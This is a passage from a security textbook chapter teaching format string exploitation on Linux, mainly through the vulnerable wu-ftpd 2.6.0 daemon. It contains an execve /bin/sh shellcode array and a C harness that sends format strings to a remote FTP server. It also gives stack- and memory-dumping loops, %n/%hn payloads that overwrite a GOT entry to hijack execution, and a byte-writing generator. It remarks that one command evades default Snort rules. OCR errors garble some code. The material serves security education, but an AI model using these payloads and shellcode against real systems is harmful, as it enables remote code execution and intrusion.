char shellcode[] =
       "\xeb\xla\x5e\x31\xc0\x88\x46\x07\x8d\xle\x89\x5e\x08\x89\x46"
       "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
       "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

Throughout the rest of this book, you will find more advanced strategies for shellcode and writing shellcode for other architectures.

Conclusion

You've learned how to create shellcode for the x86 processor on Linux. The concepts in this chapter can be applied to writing your own shellcode for other platform and operating systems, although the syntax will be different. (You will work with different registers, or possibly an OS that doesn't have syscalls, such as Windows.)

The most important task when creating shellcode is to make it small and executable. When hacking, you need to have shellcode as small as possible so you can fit it into the most potential vulnerable buffers. Shellcode must be executable, and we worked through the most common and easiest methods of writing executable shellcode. You will learn many different tricks and variations on these methods throughout the rest of this book.

CHAPTER
4

Introduction to Format String Bugs

This chapter focuses on format string bugs in Linux, although they art not operating system—specific. In their most common form, format string bugs are a result of facilities for handling functions with variable arguments in the C programming language. Since it's really C that makes format string bugs possible, they affect every OS that has a C compiler, which is to say, almost every OS in existence.

For a discussion of precisely why format string bugs exist at all, see the "Why Did This Happen?" section at the end of this chapter.

Prerequisites

In order to understand this chapter, you will need a basic knowledge of the C family of programming languages, as well as a basic knowledge of x86 assembler. A working knowledge of Linux would be useful, but is not essential.

In the Chapter 4 file at the *Shellcoder's Handbook* Web site, www.wiley.corn/compbooks/koziol, you will find numerous resources and tutorials for learning C and assembly for x86 and Linux.

What Is a Format String?

To understand what a format string is, you need to understand the problem that format strings solve. Most programs output textual data in some form, oftern including numerical data. Say ,for example, that a program wanted to output a string containing an amount of money. The actual amount might be held within the program in the form of a double-precision floating-point number, like this:

```
double AmountInsterling;
```

Let's say the amount in pounds sterling is £30432.36. We would like to output the amount exactly as written—preceded by a pound sign(£), with a decimal point and two places after it. In the absence of format strings, we would have to write a fairly substantial amount of code just to format a number in this way, and even then ,it would likely work only for the double-data type and the pounds sterling currency. Format strings provide a more generic solution to this problem by allowing a string to be output that includes the value of variables, formatted precisely as dictated by the programmer. To output the number as specified, we would simply call the printf function, which outputs the string to the process's standard output(stdout).

```
printf("£%8.2f\n", AmountInSterling );
```

The first parameter to this function is the format string. This specifies a constant string with placeholders that specify where variables are to be substituted into the string. To output a double using a format string, you use the format specifier %f. You can control aspects of how the data is output using the flags, width, and precision components of the format specifier—in this case, we are suing the precision component to specify that we require two places after the decimal point. We do not make use of the width and precision components in this simple example.

Just so you get the flavor of it, here is another example that outputs an ASCII reference, with the characters specified in decimal, hex, and their ASCII equivalents.

```
#include <stdlib.h>
#include <stdio.h>
int main( int argc, char *argv[] )
{
    int c;
    printf( "Deciman Hex Character\n" );
    printf( "======= === ========\n" );
```

```
        for( c = 0x20; c < 256; c++ )
        {
            switch( c )
            {
                case 0x0a:
                case 0x0b:
                case 0x0c:
                case 0x0d:
                case 0x1b:
                        printf( " %03d %02x \n", c, c );
                        break;
                default:
                        printf("%03d %02x %c\n", c, c, c );
                        break;
            }
        }
        return 1;
}
```

The output looks like this:

```
Decimal         Hex     Character
=======         ===     ========
     032         20
     033         21              !
     034         22              "
     035         23              #
     036         24              $
     037         25              %
     038         26              £
     039         27              ‘
     040         28              (
     041         29              `
     042         2a              *
     043         2b              +
     044         2c              ,
     045         2d              -
     046         2e              .
```

Note that in this example we are displaying the character in three different ways—using three different format specifiers—and with different width specifiers to make sure everything lines up nicely.

What Is a Format String Bug?

A format string bug occurs when user-supplied data is included in the format specification string of one of the printf family of functions, including

printf
fprintf
sprintf
snprintf
vprintf
vrintf
vsprintf
vsnprintf

and any similar functions on your platform that accept a string that con contain C-style format specifies, such as the wprintf functions on the Windows platforms. The attacker supplies a number of format specifiers that have no corresponding arguments on the stack, and values from the stack are used in their place. This leads to information disclosure and potentially the execution of arbitrary code.

As we have already discussed, printf functions are meant to be passed as a format string that determines how the ouput is laid out, and what set of variables are substituted into the format string. The following code will, for example, print out the square root of 2 to 4 decimal places:

```
printf("The square root of 2 is: %2.4f\n", sqrt( 2.0 ) );
```

However, strange behaviors occur if we provide a format string but omit the variables that are to be substituted. Here is a generic program that calls printf with the argument it is passed on the command line.

```
#include <stdio.h>
#include <stdlib.h>

int main( int argc, char *argv[])
{
        if ( argc != 2 )
        {
                printf("Error – supply a format string please\n");
                return 1;
        }
        printf( argv[1] );
        printf( "\n" );

        return 0;
}
```

If we compile this like so:

```
cc fmt.c -o fmt
```

and call it as follows:

./fmt "%x %x %x %x"

We are effectively calling printf like this:

printf("%x %x %x %x");

The important thing here is that although we have supplied the format string, we haven't supplied the four numeric variables to be substituted into the string. Interestingly, printf doesn't fail, instead producing ouput that looks like this:

4015c98c 4001526c bffff944 bffff8e8

So printf() is unexpectedly obtaining four arguments from somewhere. These arguments are in face coming from the stack.

This may initially appear not to be a problem; however, an attacker might possibly be able to see the contents of the stack. What does that mean? Well, in itself it might reveal sensitive information such as usernames and passwords, but the problem runs deeper than that. If we try supplying a large number of %x specifiers, like this:

```
./fmt
"AAAAAAAAAAAAAAAAAA%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x"
```

We obtain some interesting results.

```
./fmt
"AAAAAAAAAAAAAAAAAA%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x"


AAAAAAAAAAAAAAAAAA4001526cbffff7d880483e18049530804962cbffff8084003e2802bffff834b

ffff84080482ae80484900bffff8084003e26a0bffff8404014abc040014d28280483000804832180484

002bffff834804829880484904000cc20bffff82bc400152cc282bffff972bffff9780bffffa8ebffffab1bffffac

3bffffae3bffffaf6bffffb08bffffb2abffffb3cbffffb4ebffffb5bbffffb64bffffb6ebffffb85bffffd63bffffd71bffffd92

bffffdadbffffdc2bffffdcfbffffddabffffdebbffffdf8bffffe00bffffe0fbffffe24bffffe34bffffe42bffffe50bffffe6lbffffe

6fbffffe7abffffe85bffffed6bffffee5bffffef7bfffff0abfffff1bbfffff2bbfffffd6bfffffde0103febfbff610001164380

48034420567400000008098048300b0c0d0e0fbffff96d000000383669002f2e0036746d664141414

14141414141414141414141414125414125782578257825782578257825782578257825782578257825

78257825782578257825782578257825782578
```

As you can see, we are pulling a large amount of data from the stack, but then towards the end of the string we see the hex-encoded representation of the beginning of our string:

41414141414141

This result is somewhat unexpected, but makes sense if you consider that the format string itself is held on the stack, so 4-byte segments from the string are being passed as the "numbers" to be substituted into the string. Therefore, we can get data from the stack in hex format.

What else can we do? Well, to take a look at a few of the different type conversion specifiers that we can use, look at:

man sprintf

We see a large number of conversion specifiers—d, i, o, u and x for integers, e, f, g, a for floating point, and c for characters. A few other interesting specifiers are present though, and these expect something other than a simple numeric argument.

s—The argument is treated as a pointer to a string. The string is substituted into the output.

n—The argument is treated as a pointer to an integer (or integer variant such as short). The number of characters output so far is stored in the address pointed to by the argument.

So, if we specify %n in the format string, the number of characters output so far is written to the location specified by the argument, thus:

./fmt "AAAAAAAAAAAAAAAAAA%n%n%n%n%n%n%n%n%n%n"

NOTE **Don't forget to add** ulimit –c unlimted **to ensure you get a core dump.**

This example is more interesting, and illustrates the danger inherent in allowing a user to specify format strings. Consulting the above description of printf format specifiers, you should see that the %n type specifier expects an address as its argument, and will write the number of characters output so far into that address. This means we can overwrite values stored at specific address, allowing us to take control of execution. Don't worry if you don't completely understand the implications of this right now, we will spend the rest of the chapter explaining it in detail.

Recallng the ASCII example above, we can use the precision specifier to control the number of characters output; if we want to output 50 characters, we can specify %050x, which will output a hexadecimal integer padded with leading zeroes until it contains exactly 50digits.

we can specify %050x, which will output a hexadecimal integer padded with leading zeroes until it contains exactly 50 digits.

Also, if you recall that the arguments to the printf function can be drawn from within the string itself—our 41414141 example above—you will see that we can use the %n specifier to write a value we control to the address of our choice.

Using these facts, we can run arbitrary code because the following conditions exist::

- We can control the values of the arguments, and we can write the number of characters output to anywhere in memory.
- The width specifier allows us to pad output to an almost arbitrary length—certainly to 255 characters. We can overwrite a single byte with the value of our choice.
- We can do this four times, so we can overwrite almost any 4 bytes with the value of our choice. Overwriting 4 bytes allows the attacker to overwrite addresses. We might have problems writing to addresses with 00 bytes because the 00 byte terminates a string in C. We can probably get around these problems by writing 2 bytes starting at the address before it, however.
- Because we can generally guess the address of a function pointer (saved return address, binary import table, C++ vtable) we can cause a string that we supply to be executed as code.

It is worth clearing up several common misconceptions relating to format string attacks:

- They don't just affect UNIX.
- They aren’t necessarily stack based.
- Stack protection mechanisms will not generally defend against them.
- They can generally be detected with static code analysis tools.

The security advisory of the Van Dyke VShell SSH Gateway for Windows format string vulnerability provides a good illustration of these points and can be found at www.atstake.com/research/advisories/2001/a021601-1.txt.

This is quite a severe vulnerability. An arbitrary code execution vulnerability in a component that authenticates users effectively removes all access control from that component. In this case, a skilled attacker could capture the plaintext of all user sessions with relative ease, or take control of the system with ease.

To summarize, a format string bug occurs when user-supplied data is included in the format specification siring of one of the printf family of

functions. The attacker supplies a number of format specifiers that have no corresponding arguments on the stack, and values from the stack are used in their place. This leads to information disclosure and potentially the execution of arbitrary code.

Format String Exploits

When a printf family function is called, the parameters to the function are passed on the stack. As we mentioned earlier, if too few parameters are passed to the function, the printf function will take the next values from the stack and use those instead.

Normally, the format string is stored on the stack, so we can use the format string itself to supply arguments that the printf function will use when evaluating format specifiers.

We have already shown that in some cases format string bugs can be used to display the contents of the stack. Format string bugs can, more usefully, be used to run arbitrary code, using variations on the %n specifier (we will return to this later). Another, more interesting way of exploiting a format string bug is to use the %n specifier to modify values in memory in order to change the behavior of the program in some fundamental way. For example, a program might store a password for some administrative feature in memory. That password can be null-terminated using the %n specifier, which would allow access to that administrative feature with a blank password. User ID (UID) and group ID (GID) values are also good targets—if a program is granting or revoking access to some resource, or changing its privilege level in some manner that is dependent on values in memory, those values can be arbitrarily modified to cripple the security of the program. In terms of subtlety, format strings can't be beaten.

So that we have a concrete example to play with, we'll take a look at the Washington University FTP daemon, which was vulnerable (in version 2.6.0) to a couple of format string bugs. You can find the original CERT advisory on these bugs at www.cert.org/advisories/CA-2000-13.html.

This is an interesting demonstration bug since it has many desirable features from the point of view of a working example:

- The source code is available, and the vulnerable version can be easily downloaded and configured.
- It is a remote-root bug (that can be triggered using the “anonymous” account) so it represented a very real threat.
- A single process handles the control connection so we can perform multiple writes in the same address space.
- We get the result of our format string echoed back to us so we can easily demonstrate information retrieval.

You will need a Linux box with gcc, gdb, and all the tools to download wu-ftpd 2.6.0 from ftp://ftp.wu-ftpd.org/pub/wu-ftpd-attic/wu-ftpd-2.6.0.tar.gz. You can also grab the vulnerable version from the Shellcoder's Handbook Web site (www.wiley.com/compbookes/koziol) if the URL changes.

You might also want to get wu-ftpd-2.6.0.tar.gz.asc and verify that the file hasn't been modified, although it's up to you.

Follow the directions and install and configure wu-ftpd. You should of course bear in mind that by installing this, you are laying your machine open to anyone with a wu-ftpd exploit (which is to say, everyone) so take appropriate precautions, such as unplugging yourself from the network or suing a decent firewall configuration. It would be embarrassing to be owned by someone using the same bug that you're suing to learn about format string bugs. So please be careful.

Crashing Services

Occasionally, when attacking a network, all you want to do is crash a specific service. For example, if you are performing an attack involving name resolution, you might want to crash the DNS server. If a service is vulnerable to a format string problem, it is possible to crash it very easily.

So let's take our example, the wu-ftpd problem. The Washington University FTP daemon version 2.6.0 (and earlier) was vulnerable to a typical format string bug in the site exec command. Here is a sample session:

```
[root@attacker]# telnet victim 21
Trying 10.1.1.1...
Connected to victim (10.1.1.1).
Escape character is '^]'.
220 victim FTP server (Version wu-2.6.0(2) Wed Apr 30 16:08:29
BST 2003) ready.
user anonymous
331 Guest login ok, send your complete e-mail address as password.
pass foo@foo.com
230 User anonymous logged in.
site exec %x %x %x %x %x %x %x %x
200-8 8 bfffcacc 0 14 0 14 0
200 (end of '%x %x %x %x %x %x %x %x')
site index %x %x %x %x %x %x %x %x
200-index 9 9 bfffcacc 0 14 0 14 0
200 (end of 'index %x %x %x %x %x %x %x %x')
quit
221-You have transferred 0 bytes in 0 files.
221-Total traffic for this session was 448 bytes in 0 transfers.
221-Thank you for using the FTP service on vulcan.ngssoftware.com
221 Goodbye.
Connection closed by foreign host.
[root@attacker]#
```

As you can see, by specifying %x in the site exec and (more interestingly) site index commands, we have been able to extract values from the stack in the manner described above.

Were we to have supplied this command:

Site index %n%n%n%n

wu-ftpd would have attempted to write the integer 0 to the addresses 0x8, 0x8,0xbfffcacc, and 0x0, causing a segmentation fault since 0x8 and 0x0 aren't normally writeable addresses. Let's try it:

Site index %n%n%n%n

Connection closed by foreign host.

Incidentally, not many people know that the site index command is vulnerable, so you can bet that most IDS signatures won't be looking for it. Certainly, at the time of writing, the default Snort rule base catches only site exec.

Information Leakage

Continuing with our wu-ftpd 2.6.0 example, let's look at how we can extract information.

We've already seen how to get information from the stack—let's use the technique 'in anger' with wu-ftpd and see what we get.

First, let's cook up a quick and dirty test harness that lets us easily submit a format string via a site index command. Call it dowu.c.

```
#include <stdio.h>    #include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netdb.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <signal.h>
#include <errno.h>

int connect_to_server (char *host){
        struct hostent *hp;
        struct sockaddr_in cl;
        int sock;
```

```
  if(host==NULL||*host==(char)0){
      fprintf(stderr,"Invalid hostname\n");
      exit(1);
  }
  if((cl.sin_addr.s_addr=inet_addr(host))==-1)
  {
      if((hp=gethostbyname(host))==NULL)
      {
            fprintf(stderr," Cannot resolve %s\n", host);
            exit(1);
      }
      memcpy((char*)&cl.sin_addr,(char*)hp->h_addr,sizeof(cl.
      sin_addr));
  }
  if((sock=socket(PF_INET,SOCK_STREAM,IPPROTO_TCP))==-1)
  {
      fprintf(stderr, "Error creating socket: %s\n", strerror(errno));
      exit(1);
  }
  cl.sin_family=PF_INET;
  cl.sin_port=htons(21);
  if (connect (sock, (struct sockaddr*) &cl, sizeof (cl)) ==-1)
  {
      fprintf(stderr, "Cannot connect to %s: %s\n", host,
      strerror(errno));
  }
  return sock;
}
int receive_from_server( int s, int print )
{
      int retval;
      char buff[ 1024 * 64];
      memset( buff, 0, 1024 * 64 );
      retval = recv( s, buff, (1024 * 63), 0 );
      if( retval > 0 )
      {
            if( print )
                  printf( "%s", buff );
      }
```

```
        else
        {
                if ( print )
                        printf ( "Nothing to receive\n" );
                return 0;
        }
        Return 1;
}

int ftp_send( int s, char *psz )
{
        send( s, psz, strlen( psz ), 0 );
        return 1;
}

int syntax()
{
        printf("Use\ndo_wu <host> <format string>\n");
        return 11
}
int main( int argc, char *argv[] )
{
        int s;
        char buff [ 1024*64 ];
        char tmp [ 4096 ];

    if ( argc != 4)
        return syntax();

        s = connect_to_server ( argv[1] );

        if (s <= 0 )
                _exit(1);

        receive_from_server( s,0 );

        ftp_send( s, "user anonymous\n" );
        receive_from_server( s, 0 );
        ftp_send( s, "pass foo@example.com\n" )

        receive_from_server( s, 0 );

        if ( atoi( argv[3] ) == 1 )
        {
                printf("Press a key to send the string...\n");
                getc( stdin );
        }
```

```
        strcat( buff, "site index " );
        sprintf( tmp, "%.4000s\n", argv[2] );
        stract( buff, tmp );

        ftp_send( s, buff );

        receive_from_server( s, 1 );

        shutdown( s, SHUT_RDWR );

    return 1;
}
```

Compile this code (after substituting in the credentials of your choice) and run it.

Let's start with the basic stack pop.

```
./dowu localhost "%x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x" 0
```

You should get something like this:

```
00-   index 12 12 bfffca9c 0 14 0 14 0 8088bc0 0 0 0 0 0 0 0 0
```

Do we really need all those %xs? Well, not really. On most *nix's, we can use a feature known as direct parameter access. Note that above, the third value output from the stack was bfffca9c.

Try this:

```
./dowu localhost "%3\$x" 0
```

You should see:

```
200-index bfffca9c
```

We have directly accessed the third parameter and output it. This leads to the interesting possibility of outputting data from esp onwards, by specifying it's offset.

Let's batch this up and see what's on the stack.

```
for(( i =1; i < 1000; i++)); do echo –n "$i " && ./dowu localhost
"%$i\$x" 0; done
```

That gives us the first 1000 dwords of data on the stack, some of which might be interesting.

We can also use the %s specifier, just in case some of those valus are pointers to interesting strings.

```
for(( i =1; i < 1000; i++)); do echo –n "$i " && ./dowu localhost
"%$i\$s" 0; done
```

Since we can use the %s specifier to retrieve strings, we can try to retrieve strings from an arbitrary location in memory. To do this, we need to work out where on the stack the string that we're submitting begins. So, we do something like this:

```
for(( i= 1; i < 1000; i++)); do echo –n "$i " && ./dowu localhost "AAA
AAAAAAAAAAAA%$i\$x" 0; done | grep 4141
```

to get the location in the parameter list of the 41414141 output (the beginning of the format string). On my box that's 272, but yours may vary.

Proceeding with the example, let's modify the beginning of our string and look at what we have in parameter 272.

```
./dowu localhost "BBBA%272\$x" 0
```

We get:

```
200-index BBBA41424242
```

which shows that the 4bytes at the beginning of our string are parameter 272. so let's use that to read an arbitrary address in memory.

Let's start with a simple case that we know exists:

```
for(( i = 1; i < 1000; i++)); do echo –n "$i " && ./dowu localhost
"%$i\$s" 0; done
```

At parameter 187, I get this:

```
200-index BBBA%s FTP server (%s)   ready.
```

So let's get the address of that string, using the %x specifier.

```
./dowu localhost "BBBA%187\$x"   0
200-index BBBA8064d55
```

We can now try to retrieve the string at Ox08064d55 like this:

```
./dowu localhost $'\x55\x4d\x06\x08$272$s'   0
200-index U%s FTP server (%s) ready.
```

Note that we had to reverse the bytes in the "address" at the beginning of our format string because the I386 series of processors is little-endian.

We can now retrieve any data we like from memory, even a dump of the entire address space, just by specifying the address we choose at the beginning of the string, and using direct parameter access to get the data.

If the platform you're attacking doesn't support direct parameter access (for example, Windows) you can normally reach the parameter that stores the beginning of your string just by putting enough specifies into your format string.

You might have a problem with this because the target process may impose a limit on the size of your string. There are a couple of possible workarounds for this. Since you're trying to reach the chosen parameter by popping data off the stack, you can make use of specifiers that take larger arguments, such as the %f specifier (which takes a double, an 8-byte floating-point number, as its parameter). This may not be terribly reliable, however; sometimes the floating-point routines are optimized out of the target process resulting in an error when you use the %f specifier. Also, you occasionally get division-by-zero errors, so you might want to use %.f, which will print only the integer part of the number, avoiding the division by zero.

Another possibility is the * qualifier, which specifies that the length output for a given parameter will be specified by the parameter that immediately precedes it. For example:

```
printf(" %*d"          , 10, 123);
```

will print out the number 123, padded with leading spaces to a length of 10 characters. Some platforms allow this syntax:

```
%*********10d
```

which always prints out ten characters. This means that we can approach a 4-bytes-popped-to-1-byte-of-format string ratio.

Controlling Execution for Exploitation

We can therefore retrieve all the data we like from the target process, but now we want to run code. As a starting point, let's try writing a dword (4 bytes) of our choice into the address of our choice, in wu-ftpd. The objective here is to write to a function pointer, saved return address, or something similar, and get the path of execution to jump to our code.

First, let's write some value to the location of our choice. Remember that parameter 272 is the beginning of our string in wu-ftpd? Let's see what happens if we try and write to a location in memory.

```
./down localhost $'\x41\x41\x41\x41%272$n' 1
```

If you use gdb to trace the execution of wu-ftpd, you'll see that we just tried to write 0x0000000a to the address 0x41414141.

Note that depending on your platform and version of gdb, your gdb might not support the following child processes, so I put a hook into dowu.c to accommodate this. If you enter a 1 for the third command line argument, dowu.c will pause until you press a key before sending the format string to

the server, giving you time to locate the appropriate child process and attach gdb to it.

Let's run:

```
./dowu localhost $'\x41\x41\x41\x41%272$n' 1
```

You should see the request Press a key to sent the string. Let's now find the child process.

```
ps –aux | grep ftp
```

You should see something like this:

```
root     32710  0.0  0.2  2016  700  ?    S   May07  0:00  ftpd: accepting c
ftp      11821  0.0  0.4  2120 1052  ?    S   16:37  0:00  ftpd: localhost.l
```

The instance running as ftp is the child. So we fire up gdb:gdb and then write

```
attach 11821
```

to attach to the child proceee. You should see something like this:

```
Attaching to process 11821
0x4015a344 in ??  90
```

Type continue to tell gdb to continue.

If you switch to the dowu terminal and press Enter, then switch back to gdb terminal, you should see something like this:

```
Program received signal SIGSEGV, Segmentation fault.
0x400d109c in ??  ()
```

However, we need to know more. Let's see what instruction we executing:

```
x/5i $eip
0x400d109c:     mov    %edi, (%eax)
0x400d109e:     jmp    0x400df84d
0x400d10a3:     mov    0xfffff9b8(%ebp), %ecx
0x400d10a9:     test   %ecx, %ecx
0x400d10ab:     je     0x400d10d0
```

If we then get the values of the registers:

```
info reg
eax            0x41414141       1094795585
ecx            0xbfff9c70       -1073767312
edx            0x0              0
ebx            0x401b298c       1075521932
esp            0xbfff8b70       0xbfff8b70
ebp            0xbfffa908       0xbfffa908
esi            0xbfff8b70       -1073771664
edi            0xa              10
```

and so on, we see that the mov %edi, (%eax) instruction is trying to mov the value 0xa into the address 0x41414141. This is pretty much what you'd expect.

Now let's find something meaningful to overwrite. There are many targets to choose from, including:

- The saved return address (a straight stack overflow; use information disclosure techniques to determine the location of the return address)
- The Global Offset Table (GOT) (dynamic relocations for functions; great if someone is using the same binary as you are; e.g., rpm)
- The destructors (DTORS) table (destructors get called just before exit)
- C library hooks such as malloc_hook, realloc_hook and free_hook
- The atexit structure (see the man atexit)
- Any other function pointer, such as C++ vtables, callbacks, and so on
- In Windows, the default unhandled exception handler, which is (nearly) always at the same address

Since we're being lazy, we'll use the GOT technique, since it allows flexibility, is fairly simple to use, and opens the way to more subtle format string exploits. For more information on GOT, see www.wiley.com/compbooks/koziol.

Let's look briefly at the vulnerable part of wu-ftpd before we look at the GOT:

```
void vreply(long flags, int n, char *fmt, va_list ap)
{
    char buf[BUFSIZ];

    flags &= USE_REPLY_NOTFMT | USE_REPLY_LONG;
    if (n)              /* if numeric is 0, don't output one; use
n==0 in place of printf's */
    sprintf(buf, "%03d%c", n, flags & USE_REPLY_LONG ? '-' : '');
```

```
        /* This is somewhat of a kludge for autospout. I personally
think that
         * autospout should be done differently, but that's not my
department. -Kev
         */      if ( flags & USE_REPLY_NOTFMT)
        snprintf(buf + (n ? 4 : 0 ), n ? sizeof(buf) – 4: sizeof(buf), "%s",fmt);
        else    vsnprintf(buf + (n ? 4 : 0), n ? sizeof(buf) -4 : sizeof(buf), fmt, ap);
        if ( debug )                    /* debugging output :) */
                syslog(LOG_DEBUG, "<---%s", buf );
        /* Yes, you want the debugging output before the client output;
wrapping
         * stuff goes here, you see, and you want to log the cleartext
and send
         * the wrapped text to the client.
         */

        printf("%s\r\n", buf);      /* and send it to the client */
#ifdef TRANSFER_COUNT
        byte_count_total += strlen(buf);
        byte_count_out += strlen(buf);
#endif
        fflush(stdout);
}
```

Note the bolded line. The interesting point is that there's a call to printf right after the vulnerable call to vsnprintf. Let's take a look at the GOT for in.ftpd.

```
objdump –R /usr/sbin/in.ftpd

<lots of output>

0806d3b0 R_386_JUMP_SLOT printf

<lots more output>
```

We see that we could redirect execution simply by modifying the value stored at 0x0806d3b0. Our format string will overwrite this value and then(because wuftpd calls printf right after doing what we tell it to in ou format string) jump to wherever we like.

If we repeat the write we did before, we'll end up overwriting the address of printf with 0xa, and thus, hopefully, jumping to 0xa.

```
./dowu localhost $'\xb0\xd3\x06\x08%272$n' 1
```

If we attach gdb to our child ftp process as before, we should see this:

```
(gdb) symbol –file /usr/sbin/in.ftpd
Reading symbols form /usr/sbin/in.ftpd…done.
(gdb) attach 11902
Attaching to process 11902
0x4015a344 in ??  ()
(gdb) continue
Continuing.
Program received signal SIGSEGV, Segmentation fult.
0x0000000a in ??  ()
```

We have successfully redirected the execution path to the location of our choice. In order to do something meaningful we're going to need shellcod—see Chapter 3 for an overview of shellcode.

Let's take a small amount of shellcode that we know will work, a call to exit(2).

NOTE In general, I find it's beeter to use inline assembler when developing exploits, because it les you play around more easily. You can create an exploit harness that does all the socket connection and easily writes snippets of shellcode if something isn't working or if you want to do something slightly different. Inline assembler is also a lot more readable than a C string constant of hex bytes.

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    asm("\
            xor %eax, %eax;\
            xor %ecx, %ecx;\
            xor %edx, %edx\
            mov $0x01, %al;\
            xor %ebx, %ebx;\
            mov $0x02, %bl;\
            int $0x80;\
            ");
    return 1;
}
```

Here, we're setting the exit syscall via int 0x80. Compile and run the code and verify that it works.

Since we need only a few bytes, we can use the GOT as the location to hold our code. The address of printf is stored at 0x0806d3b0. Let's write just after it ,say at 0x0806d3b4 onwards.

This raises the question of how we write a large value to the address of our choice. We already know that we can see %n to write a small value to the address of our choice. In theory, therefore, we could perform four writes of 1 byte each, using the low-order byte of our "characters output so far" counter. This will of course overwrite 3 bytes adjacent to the value that we're writing.

A more efficient method is to use the h length modifier. A following integer conversion corresponds to a short int or unsigned short int argument, or a following n conversion corresponds to a pointer to a short int argument.

So if we use the specifier %hn we will write a 16-bit quantity. We will probably be able to use length specifiers in the 64K range, so let's give this a try.

```
./dowu localhost $'\xb0\xd3\x06\x08%50000x%272$n' 1
```

We get this:

```
Program received signal SIGSEGV, Segmentation fault.
0x0000c35a in ?? ()
```

c35a is 50010, which is exactly what we'd expect. At this point we need to clarify how this value (0xc35a) gets written.

Let's backtrack a little and run this:

```
./do_wu localhost abc 0
```

Wu-ftpd outputs this:

```
200-index abc
```

The format string we're supplying is added to the end of the string index (which is six characters long). This means that when we use a %n specifier, we're writing the following number:

```
6 + <number of characters in our string before the %n> + <padding number>
```

So, when we do this:

```
./dowu localhost $'\xb0\xd3\x06\x08%50000x%272$n' 1
```

we write (6+4+50000) to the address 0x0806d3b0; in hex, 0xc35a. Now let's try writing 0x41414141 to the address of printf:

```
./dowu localhost $'\xb0\xd3\x06\x08\xb2\xd3\x06\x08%16691x%272$n%273$n' 1
```

We get:

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

So we jumped to 0x41414141. This was kind of cheating, since we wrote the same value (0x4141) twice----once to the address pointed to by parameter 272 and once to 273, just by specifying another positional parameter----%273 $n.

If we want to write a whole series of bytes, the string will get complicated. The following will make it easier for us.

```
#include <stdio.h>
#include <stdlib.h>

int safe_strcat ( char *dest, char *src, unsigned dest_len )
{
        if( ( dest == NULL ) || (src == NULL ) )
                return 0;
        if( strlen(src) + strlen( dest ) +10 >= dest_len )
                return 0;
        strcat( dest, src );
        return 1;
}

int err( char *msg )
{
        printf("%s\n",msg);
        return 1;
}

int main int argc, char *argv[] )
{
        // modify the strings below to upload different data to the wu_ftpd
process…
        char *string_to_upload = "mary had a little lamb";
        unsigned int addr = 0x0806d3b0;
        // this is the offset of the parameter that 'contains' the start of our string.
        unsigned int param_num = 272;
        char buff[ 4096 ] = " ";
        int buff_size = 4096;
        char tmp[ 4096 ] = " ";
        int i, j, num_so_far = 6, num_to_print, num_so_far_mod;
        unsigned short s;
        char *psz;
        int num_addresses, a[4];
```

```
    // first work out How many addresses there are. num bytes / 2 + num bytes mod 2 .
    num_addresses = (strlen(string_to_upload ) / 2 ) + strlen ( string_to_upload ) % 2;
    for (i = 0; i < num_addresses; i++ )
    {

            a[0] = addr & 0xff;
            a[1] = (addr & 0xff00) >> 8;
            a[2] = (addr & 0xff0000 ) >> 16;
            a[3] = (addr) >> 24;

            sprintf ( tmp, "\\x%.02x\ \x%.02x\ \x%.02x\ \x%.02x" , a[0], a[1], a[2], a[3] );

            if( !safe_strcat ( buff, tmp, buff_size ) )
                    return err("Oops. Buffer too small.");

            addr += 2;
            num_so_far += 4;
      }


      printf( "%s\n", buff ) ;

    // now upload the string 2 bytes at a time. Make sure that num_so_far is appropriate by
doing %2000x or whatever.
    psz = string_to_upload;

    while( (*psz != 0) && (* (psz+1) != 0) )
    {
            // how many chars to print to make (so_far % 64k) ==s
            //
            s = *(unsigned short *)psz;
            num_so_far_mod = num_so_far &0xffff;

            num_to_print = 0;

            if( num_so_far_mod < s )
                    num_to_print = s - num_so_far_mod,;
            else
                    if( num_so_far_mod > s )
                            num_to_print = 0x10000 – (num_so_far_mod – s);
            // if num_so_far_mod and s are equal, we'll 'output' s anyway :o)
            num_so_far += num_to_print;
            //print the difference in characters
            if( num_to_print > 0 )
```

```
                {
                        sprintf( tmp, "%%%dx", num_to_print );
                        if(!safe_strcat( buff, tmp, buff_size ))
                                return err("Buffer too small.");
                }
                //now upload the 'short' value
                sprintf( tmp, "%%%d$hn", param_num );
                if( !safe_strcat( buff, tmp, buff_size ))
                        return err("Buffer too small.");

                psz += 2;
                param_num++;
        }
        printf( "%s\n", buff );

        sprintf(tmp, "./dowu hocalhost $'%s' 1\n",buff );

        system( tmp );

        return 0;

}
```

This program will act as a harness for the dowu code we wrote earlier, uploading a string(mary had a little lamb) to an address within the GOT.

If we debug wu-ftpd and look at the location in memory that we just overwrote we should see:

```
x/s 0x806d3b0


0x806d3b0 <_GLOBAL_OFFSET_TABLE_+410>:      "mary had a little
lamb\026@\220_\017@V¥\004…(etc)
```

We see we can now put an arbitrary sequence of bytes pretty much wherever we like in memory. We're now ready to move on to the exploit.

If you compile the exit shellcode above then debug it in gdb, you obtain the following sequence of bytes representing the assembler instructions:

```
\x31\xc0\x31\xc9\x31\xd2\xb0\x01\x31\xdb\xb3\x02\xcd\x80
```

